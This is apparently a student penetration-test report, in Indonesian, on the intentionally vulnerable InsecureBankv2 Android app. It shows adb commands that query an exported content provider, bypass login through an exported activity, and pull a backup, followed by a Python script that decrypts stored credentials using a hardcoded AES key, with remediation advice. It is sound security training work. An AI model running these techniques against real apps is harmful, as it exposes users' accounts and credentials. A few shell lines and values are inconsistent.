- Setelah berhasil decompile, saya membuka AndroidManifest.xml yang sudah di-decrypt dan saya menemukan path dari Content Provider serta android:exported=”true” yang berarti content provider dapat diakses oleh app lain di perangkat yang sama.

```
android:name="com.android.insecurebankv2.TrackUserContentProvider"
android:exported="true"
android:authorities="com.android.insecurebankv2.TrackUserContentProvider"/>
```


- Setelah melihat AndroidManifest.xml, saya meng-unzip file dari InsecureBankv2.apk agar dapat mengakses classes.dex nantinya.

```
[(base) zwang@Zwangs-MacBook-Air ~ % unzip InsecureBankv2.apk
Archive:  InsecureBankv2.apk
  inflating: AndroidManifest.xml
  inflating: res/anim/abc_fade_in.xml
  inflating: res/anim/abc_fade_out.xml
  inflating: res/anim/abc_grow_fade_in_from_bottom.xml
  inflating: res/anim/abc_popup_enter.xml
  inflating: res/anim/abc_popup_exit.xml
  inflating: res/anim/abc_shrink_fade_out_from_bottom.xml
  inflating: res/anim/abc_slide_in_bottom.xml
```




- Langkah berikutnya yaitu saya meng-copy classes.dex ke dalam folder dex2jar agar dapat saya convert nanti pada tahap berikutnya. Serta saya menjalankan command `chmod +x d2j-dex2jar.sh & chmod +x d2j_invoke.sh` agar file `d2j-dex2jar.sh` dan `d2j_invoke.sh` dapat dijalankan:

```
[(base) zwang@Zwangs-MacBook-Air dex2jar-2.x % ls
LICENSE.txt      build.gradle     d2j-jasmin       dex-reader       dex-translator   gradlew
NOTICE.txt       classes.dex      d2j-smali        dex-reader-api   dex-writer       gradlew.bat
README.md        d2j-base-cmd    dex-ir           dex-tools        gradle           settings.gradle
(base) zwang@Zwangs-MacBook-Air dex2jar-2.x %
```



```
(base) zwang@Zwangs-MacBook-Air dex-tools-2.1 % chmod +x d2j-dex2jar.sh
(base) zwang@Zwangs-MacBook-Air dex-tools-2.1 % chmod +x d2j_invoke.sh
(base) zwang@Zwangs-MacBook-Air dex-tools-2.1 %
```

- Setelah itu, convert classes.dex menjadi JAR file agar dapat saya buka menggunakan JADX-GUI



```
(base) zwang@Zwangs-MacBook-Air dex-tools-2.1 % sh d2j-dex2jar.sh classes.dex
./classes-dex2jar.jar exists, use --force to overwrite
(base) zwang@Zwangs-MacBook-Air dex-tools-2.1 % sh d2j-dex2jar.sh classes.dex --force
dex2jar classes.dex -> ./classes-dex2jar.jar
(base) zwang@Zwangs-MacBook-Air dex-tools-2.1 %
```

- Buka file classes-dex2jar.jar di dalam JADX-GUI dan menemukan parameter yang berkaitan dengan content provider:

```
static final String name = "name";
static final int uriCode = 1;
private static HashMap<String, String> values;
private SQLiteDatabase db;
static final String URL = "content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers";
```

- Masuk kembali ke folder “platform-tools” lalu menggunakan command “adb shell” agar saya dapat mengeksekusi salah satu command nantinya:

```
-----
(base) zwang@Zwangs-MacBook-Air platform-tools % adb shell
emu64a:/ $
```

- Setelah berhasil masuk ke “adb shell”, saya menjalankan command “content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers” untuk melihat data dari user yang tersimpan tanpa ter-encrypt di dalam device:

```
emu64a:/ $ content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackeru <
Row: 0 id=1, name=devadmin
emu64a:/ $
```

2. Impact

Tindakan exploit Content Provider yang dilakukan pada aplikasi InsecureBankv2.apk berdampak sangat serius. Dampak yang ditimbulkan dari serangan ini yaitu sebagai berikut:

- User Data Exposure: exploit yang dilakukan pada Content Provider menyebabkan data pribadi atau data sensitif yang dimiliki oleh user dapat terlihat jelas/unencrypted. Setelah masuk ke “adb shell” lalu run sebuah command, dari situ kita melihat data berupa username dari user yang telah berhasil melakukan login ke dalam aplikasi InsecureBankv2. Selain username, serangan ini berbahaya dan dapat menimbulkan kebocoran data sensitif seperti activity logs lainnya yang tersimpan di device.
- Unauthorized Access: kerentanan yang terdapat di dalam aplikasi tersebut membuat attacker dapat mengakses dan menyalahgunakan aplikasi untuk kepentingan pribadi.

Dampak-dampak yang ditimbulkan oleh serangan ini dapat merusak nama baik perusahaan serta rasa percaya dari user akan berkurang karena data sensitive mereka dapat diakses dengan mudah. Developer harus segera menangani kerentanan yang terdapat di dalam aplikasi tersebut agar attacker tidak dapat mengambil data user dengan mudah atau agar data-data lebih aman serta mencegah data breach yang lebih besar.

3. Severity

Berikut ini merupakan severity menggunakan CVSS v3.1:

- A. Attack Vector (Network): exploit dapat dilakukan jarak jauh melalui Android Device Bridge (ADB).
- B. Attack Complexity (Low): untuk menjalankan exploit, attacker tidak memerlukan akses yang tinggi dan cukup mudah untuk menjalankan command.
- C. Privileges Required (Low): attacker tidak memerlukan access yang tinggi.
- D. User Interaction (None): tidak memerlukan user interaction setelah attacker berhasil memiliki akses.
- E. Scope (Unchanged): tidak mempengaruhi komponen lain di luar aplikasi.
- F. Confidentiality (High): exploit ini menyebabkan data sensitive user berupa username terlihat dengan jelas.
- G. Integrity (None): exploit yang dilakukan tidak mengubah data atau codingan.
- H. Availability (None): exploit tidak mempengaruhi availability aplikasi.

4. Remediation

Berikut ini merupakan langkah-langkah yang dapat diambil untuk mengatasi kerentanan yang terdapat:


- Mengidentifikasi dan memperbaiki celah yang terdapat pada Content Provider yang menyebabkan attacker dapat mengakses data login dari user.
- Melakukan validasi dan penguatan data dengan cara meng-encrypted data sensitive (username, password, dll).
- Menerapkan Least Privilege yaitu dengan memberikan access yang sulit bagi orang untuk mengakses data.
- Mengubah “android:exported=true” menjadi “false” pada Content Provider agar tidak dapat diakses oleh aplikasi external dan untuk memastikan bahwa hanya komponen internal yang dapat mengakses Content Provider.

Valentio - Exploiting Android Activities


Steps to Reproduce, Impact, Severity, Remediation

1. Steps to Reproduce


- Berikut ini yang diperlukan untuk memverifikasi masalah ini:
 - a. Unduh versi terbaru dari apk Android-InsecureBankv2 dari <https://github.com/dineshshetty/Android-InsecureBankv2>
 - b. Unduh Android SDK dari <http://developer.android.com/sdk/index.html> (SDK Android dapat diunduh dari situs web ini)
 - c. Unduh versi terbaru dari apktool dari <http://ibotpeaches.github.io/Apktool/>
 - d. Panduan instalasi dapat ditemukan di <http://ibotpeaches.github.io/Apktool/install/> (Panduan untuk menginstal apktool tersedia di situs web ini)
 - e. Unduh versi terbaru dari decompiler JADX dari <https://github.com/skylot/jadx>
 - f. Unduh versi terbaru dari dex2jar dari <https://bitbucket.org/pxb1988/dex2jar/downloads>
- Salin file InsecureBankv2.apk ke folder "platform-tools" di dalam Android SDK. Kemudian gunakan perintah berikut untuk menginstall aplikasi Android-InsecureBankv2 yang sudah diunduh ke emulator: adb install InsecureBankv2.apk



- Jalankan aplikasi InsecureBank yang sudah terinstall pada Emulator. Tangkapan layar berikut menunjukkan tampilan default yang tersedia untuk pengguna normal setelah login. Tidak ada halaman yang dapat diakses tanpa autentikasi.



- Salin file InsecureBankv2.apk ke folder "apktool". Kemudian masukkan perintah berikut untuk melakukan decompile aplikasi: `apktool d InsecureBankv2.apk`



```
C:\Users\USER\AppData\Local\apktool>apktool d InsecureBankv2.apk
I: Using Apktool 2.9.3 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding file-resources...
I: Loading resource table from file: C:\Users\USER\AppData\Local\apktool\framework\1.apk
I: Decoding values */* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

- Buka file AndroidManifest.xml yang sudah didekripsi. Screenshot berikut menunjukkan bahwa Activity yang akan dieksploitasi diatur untuk diekspor.

```
21 </activity>
22 <activity android:label="@string/title_activity_file_pref" android:name="com.android.insecurebankv2.FilePrefActivity" android:windowSoftInputMode="adjustNothing|stateVisible"/>
23 <activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
24 <activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin"/>
25 <activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
26 <activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer"/>
27 <activity android:exported="true" android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement"/>
28 <provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:name="com.android.insecurebankv2.TrackUserContentProvider"/>
29 <receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadcastReceiver"/>
```


- Lalu setelah itu kita kembali ke folder "platform-tools" dan masukkan perintah berikut: `adb shell`

```
C:\Users\USER\AppData\Local\Android\Sdk\platform-tools>adb shell
root@kali: /data/local/tmp # cat /data/local/tmp/insecurebankv2/PostLogin
```

- Masukkan perintah berikut di shell: “am start -n com.android.insecurebankv2/.PostLogin” perintah tersebut meluncurkan aktivitas "PostLogin" dari aplikasi "com.android.insecurebankv2". Kegunaannya adalah untuk melewati proses login dan langsung menuju halaman setelah login dalam aplikasi tersebut.

```
C:\Users\USER\AppData\Local\Android\Sdk\platform-tools>adb shell
emu64xa:/ $ am start -n com.android.insecurebankv2/.PostLogin
Starting: Intent { cmp=com.android.insecurebankv2/.PostLogin }
emu64xa:/ $
```

- Kembali ke emulator, perhatikan bahwa halaman login telah dilewati.



2. Impact

Aplikasi "Android-InsecureBankv2" memiliki Activity yang diekspor bernama "PostLogin" yang dapat diakses langsung tanpa autentikasi. Ini merupakan kerentanan keamanan yang signifikan yang dapat dieksploitasi oleh penyerang.

Biasanya, ketika pengguna meluncurkan aplikasi "Android-InsecureBankv2", mereka akan disajikan dengan layar login yang mengharuskan mereka untuk autentikasi sebelum mengakses fungsionalitas aplikasi. Namun, adanya Activity "PostLogin" yang diekspor memungkinkan penyerang untuk melewati proses login ini sepenuhnya.

Dengan menggunakan alat Android Debug Bridge (ADB), penyerang dapat langsung meluncurkan Activity "PostLogin", secara efektif menghindari mekanisme autentikasi aplikasi. Ini ditunjukkan dalam langkah-langkah pengujian yang dijelaskan dalam penjelasan saya diatas, di mana penyerang menggunakan perintah "am start" untuk langsung meluncurkan Activity "PostLogin".

Setelah penyerang melewati layar login, mereka akan memiliki akses penuh ke fungsionalitas setelah login dari aplikasi tersebut. Ini dapat mencakup fitur sensitif seperti melihat saldo rekening, memulai transaksi keuangan, mengakses informasi pribadi, atau melakukan tindakan istimewa lainnya yang seharusnya hanya tersedia bagi pengguna yang terautentikasi.

Dampak dari kerentanan ini sangat serius, karena memungkinkan penyerang untuk mendapatkan akses tidak sah ke fungsionalitas sensitif aplikasi. Ini bisa mengarah pada berbagai aktivitas jahat, seperti kebocoran data, transfer dana tanpa izin, pencurian identitas, atau bentuk penipuan keuangan lainnya. Selain itu, penyerang mungkin dapat memanfaatkan kerentanan ini untuk lebih lanjut mengkompromikan aplikasi atau sistem yang mendasarinya.

Dari perspektif keamanan, jenis kerentanan ini dianggap sebagai masalah kritis, karena merusak kontrol keamanan dasar dari aplikasi. Mekanisme autentikasi dan otorisasi yang tepat sangat penting untuk mengamankan aplikasi mobile, dan keberadaan Activity yang diekspor yang melewati kontrol ini merupakan cacat keamanan yang signifikan yang harus segera ditangani oleh pengembang aplikasi.

3. Severity

Keparahan kerentanan menggunakan kerangka kerja CVSS v3.1 dapat dinilai sebagai berikut:

- Attack Vector (AV): Attack Vector adalah Lokal (L), karena eksploitasi memerlukan akses fisik ke perangkat atau emulator yang menjalankan aplikasi yang rentan.
- Attack Complexity (AC): Kompleksitas serangan adalah Rendah (L), karena langkah-langkah untuk mengeksploitasi kerentanan ini cukup sederhana dan tidak memerlukan keterampilan atau sumber daya yang signifikan.
- Privileges Required (PR): Hak istimewa yang diperlukan untuk mengeksploitasi kerentanan ini adalah Rendah (L), karena penyerang hanya perlu dapat berinteraksi dengan perangkat dan meluncurkan Activity tertentu.
- User Interaction (UI): Interaksi pengguna yang diperlukan adalah Tidak Ada (N), karena penyerang dapat melewati mekanisme autentikasi tanpa keterlibatan pengguna.
- Scope (S): Ruang lingkup kerentanan adalah Tidak Berubah (U), karena eksploitasi Activity yang rentan tidak mempengaruhi sumber daya atau komponen lain di luar aplikasi.
- Confidentiality Impact (C): Dampak kerahasiaan adalah Tinggi (H), karena penyerang dapat memperoleh akses ke informasi atau fungsionalitas sensitif dalam aplikasi.
- Integrity Impact (I): Dampak integritas adalah Tinggi (H), karena penyerang dapat memodifikasi atau memanipulasi data dan fungsionalitas aplikasi.
- Availability Impact (A): Dampak ketersediaan adalah Tinggi (H), karena penyerang dapat mengganggu atau menolak akses ke layanan aplikasi.

4. Remediation

Langkah-langkah untuk mengatasi kerentanan keamanan yang teridentifikasi meliputi:

- Tinjau file manifest aplikasi (AndroidManifest.xml) dan identifikasi setiap Activity yang diekspor yang tidak seharusnya dapat diakses tanpa autentikasi yang tepat.
- Untuk Activity "PostLogin" (atau Activity sensitif lainnya) yang saat ini diekspor, perbarui file manifest untuk mengatur atribut "android:exported" menjadi "false". Ini akan mencegah Activity diakses langsung oleh komponen eksternal, memastikan bahwa pengguna harus melalui alur autentikasi yang benar.

- Terapkan mekanisme autentikasi yang kuat dalam aplikasi, memastikan bahwa semua fungsionalitas sensitif terlindungi dengan benar di balik akses autentikasi. Ini bisa melibatkan integrasi metode autentikasi yang kuat, seperti kredensial khusus pengguna, autentikasi biometrik, atau autentikasi multi-faktor.
- Tinjau secara menyeluruh kode aplikasi dan kontrol keamanannya untuk mengidentifikasi dan menangani potensi kerentanan lain yang bisa memungkinkan bypass proses autentikasi atau akses tidak sah ke fungsionalitas sensitif.
- Terapkan langkah-langkah keamanan tambahan, seperti validasi input, penyimpanan data yang aman, dan protokol komunikasi yang aman, untuk memperkuat postur keamanan keseluruhan aplikasi.
- Lakukan pengujian keamanan yang komprehensif, termasuk analisis statis dan dinamis, untuk memastikan bahwa upaya perbaikan telah secara efektif mengatasi kerentanan yang teridentifikasi dan bahwa tidak ada masalah keamanan baru yang muncul.
- Secara teratur pantau postur keamanan aplikasi, tetap up-to-date dengan praktik terbaik keamanan terbaru, dan segera tangani setiap kerentanan baru yang mungkin ditemukan.

Salma - Exploiting Android Backup Functionality

Steps to Reproduce, Impact, Severity, Remediation


1. Steps to Reproduce

- a. Mendownload dan menginstall tools serta aplikasi yang diperlukan
 - Aplikasi InsecureBankV2 <https://github.com/dineshshetty/Android-InsecureBankv2/releases/tag/2.3.1>
 - JADX-GUI untuk mengdecompile dan menganalisa source code aplikasi <https://github.com/skylot/jadx/releases/tag/v1.5.0>
 - Android Emulator untuk menginstall aplikasi InsecureBankV2 <https://developer.android.com/studio>
 - Android Tools <https://developer.android.com/tools>
 - Android-Backup-Extractor untuk mengekstrak file backup <https://github.com/nelenkov/android-backup-extractor/releases/tag/master-20221109063121-8fd5e>
 - Java untuk menjalankan Android-Backup-Extractor <https://www.java.com/download/manual.jsp>
 - 7zip untuk mengekstrak file tar <https://www.7-zip.org/download.html>
 - IDE (seperti Visual Studio Code <https://code.visualstudio.com/download>) untuk menulis dan membaca kode nya
 - Python3 untuk scripting <https://www.python.org/downloads/>
 - Library pycryptodome untuk Python3 untuk mengdecrypt password <https://pypi.org/project/pycryptodome/>
- b. Menginstall aplikasi ke dalam Android Emulator
 - Drag and drop aplikasi ke dalam Android Emulator yang mendukung API 22 dikarenakan aplikasi InsecureBankV2 ditulis dengan API Android 22
 - Jika sudah terinstall maka akan terlihat di layar Android Emulator



c. Mencoba aplikasi

- Disini kita akan mencoba login ke aplikasi dengan username dan password yang telah diberikan yaitu username: dinesh dan password: Dinesh@123\$
- Lalu kita akan diminta untuk menyambungkan ke server dengan memasukkan IP address dan port dimana IP address yang telah diberikan adalah 167.172.91.121 dan portnya 8888
- Jika username dan password benar maka akan diarahkan ke page PostLogin




d. Mengdecompile dan menganalisa AndroidManifest.xml

- Di dalam AndroidManifest.xml terlihat bahwa aplikasi ini mendukung backup. Hal ini berbahaya karena aplikasi ini bisa saja menyimpan data-data sensitif seperti informasi pengguna, transaksi pengguna, dan lainnya.

```
AndroidManifest.xml
33  <uses-feature
    android:glEsVersion="0x20000"
    android:required="true"/>
37  <application
    android:theme="@android:style/Theme.Holo.Light.DarkActionBar"
    android:label="@string/app_name"
    android:icon="@mipmap/ic_launcher"
    android:debuggable="true"
    android:allowBackup="true">
44  <activity
    android:label="@string/app_name"
    android:name="com.android.insecurebankv2.LoginActivity">
```


e. Membuat backup dari aplikasi

- Pertama kita perlu mengetahui nama package identifier dari aplikasinya, dapat dilakukan dengan frida atau dari AndroidManifest.xml. Dari AndroidManifest.xml diketahui bahwa nama package aplikasinya adalah com.android.insecurebankv2




```
<?xml version="1.0" encoding="utf-8"?>
2  <manifest xmlns:android="http://schemas.android.com/apk/
    android:versionCode="1"
    android:versionName="1.0"
    package="com.android.insecurebankv2"
    platformBuildVersionCode="22"
    platformBuildVersionName="5.1.1-1819727">
7  <uses-sdk
    android:minSdkVersion="15"
    android:targetSdkVersion="22"/>
```

- Selanjutnya, kita akan membuat backup dari aplikasi dengan command “adb backup -apk -shared com.android.insecurebankv2”
- Di Android Emulator nanti akan menampilkan sebuah halaman konfirmasi untuk melakukan backup, klik saja “Back Up My Data”.



- Tunggu sampai selesai, nanti akan muncul file baru bernama “backup.ab”



f. Mengekstrak file backup dengan Android-Backup-Extractor

- Untuk mengekstrak file backup menjadi file yang bisa dibaca, kita akan menggunakan tools Android-Backup-Extractor.
- Jalankan command “java -jar abe.jar unpack backup.ab output.tar” Setelah selesai nanti akan keluar file baru bernama output.tar
- Ekstrak file output.tar menggunakan 7zip, dan setelah prosesnya selesai akan keluar 2 folder baru yaitu apps dan shared



g. Membaca isi di dalam folder apps dan shared

- Selanjutnya kita akan membaca kedua folder tersebut, dan setelah dicek, di dalam folder apps terdapat credentials di dalam file mySharedPreferences.xml.

Path: apps\com.android.insecurebankv2\sp\mySharedPreferences.xml

```
apps > com.android.insecurebankv2 > sp > mySharedPreferences.xml
1  <?xml version='1.0' encoding='utf-8' standalone='yes' ?>
2  <map>
3      <string name="superSecurePassword">DTrW2VXjSoFdgoe61fHxJg==&#10; </string>
4      <string name="EncryptedUsername">ZGluZXNo&#13;&#10; </string>
5  </map>
6
```

h. Mendecrypt username dan password

- Kita akan kembali ke JADX-GUI untuk menganalisa bagaimana enkripsinya bekerja. Di dalam class DoLogin terdapat function saveCreds yang menyimpan credentials ke dalam file mySharedPreferences

```
private void saveCreds(String username, String password) throws UnsupportedEncodingException,
InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException,
IllegalBlockSizeException, BadPaddingException {
    SharedPreferences mySharedPreferences = DoLogin.this.getSharedPreferences("mySharedPreferences", 0);
    SharedPreferences.Editor editor = mySharedPreferences.edit();
    DoLogin.this.rememberme_username = username;
    DoLogin.this.rememberme_password = password;
    String base64Username = new String(Base64.encodeToString(DoLogin.this.rememberme_username.getBytes(), 4));
    CryptoClass crypt = new CryptoClass();
    DoLogin.this.superSecurePassword = crypt.aesEncryptedString(DoLogin.this.rememberme_password);
    editor.putString("EncryptedUsername", base64Username);
    editor.putString("superSecurePassword", DoLogin.this.superSecurePassword);
    editor.commit();
}
```

- Untuk username hanya diencode menggunakan base64, menggunakan Python kita bisa mengdecodenya kembali ke teks biasa.

```
import base64

ciphertext = "ZGluZXNo"

decoded = base64.b64decode(ciphertext)

print(f"Username: {decoded.decode()}")
```

Outputnya adalah

```
Username: dinesh
```

- Untuk passwordnya, function saveCreds memanggil class crypt dengan function aesEncryptedString yang berfungsi untuk mengencrypt string menggunakan algoritma AES.

```
public String aesEncryptedString(String theString) throws UnsupportedEncodingException, InvalidKeyException,
NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException, IllegalBlockSizeException,
BadPaddingException {
    byte[] keyBytes = this.key.getBytes("UTF-8");
    this.plainText = theString;
    this.cipherData = aes256encrypt(this.ivBytes, keyBytes, this.plainText.getBytes("UTF-8"));
    this.cipherText = Base64.encodeToString(this.cipherData, 0);
    return this.cipherText;
}
```

- Di dalam class yang sama terdapat key untuk mengencrypt string, dan dengan key tersebut kita dapat decrypt ciphertext menjadi plaintext seperti semula.

```
public class CryptoClass {
    String base64Text;
    byte[] cipherData;
    String cipherText;
    String plainText;
    String key = "This is the super secret key 123";
    byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
}
```

- Menggunakan Python kita dapat decrypt ciphertext tersebut

```
from Crypto.Util.number import long_to_bytes, bytes_to_long
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
import base64

key = b'This is the super secret key 123'
ciphertext = "DTrW2VXjSoFdg0e61fHxJg=="

cipher = AES.new(key, AES.MODE_ECB)

plaintext = unpad(cipher.decrypt(base64.b64decode(ciphertext)),
AES.block_size)

print(f"Password: {plaintext.decode()}")
```

Outputnya adalah

```
Password: Dinesh@123$
```

2. Impact

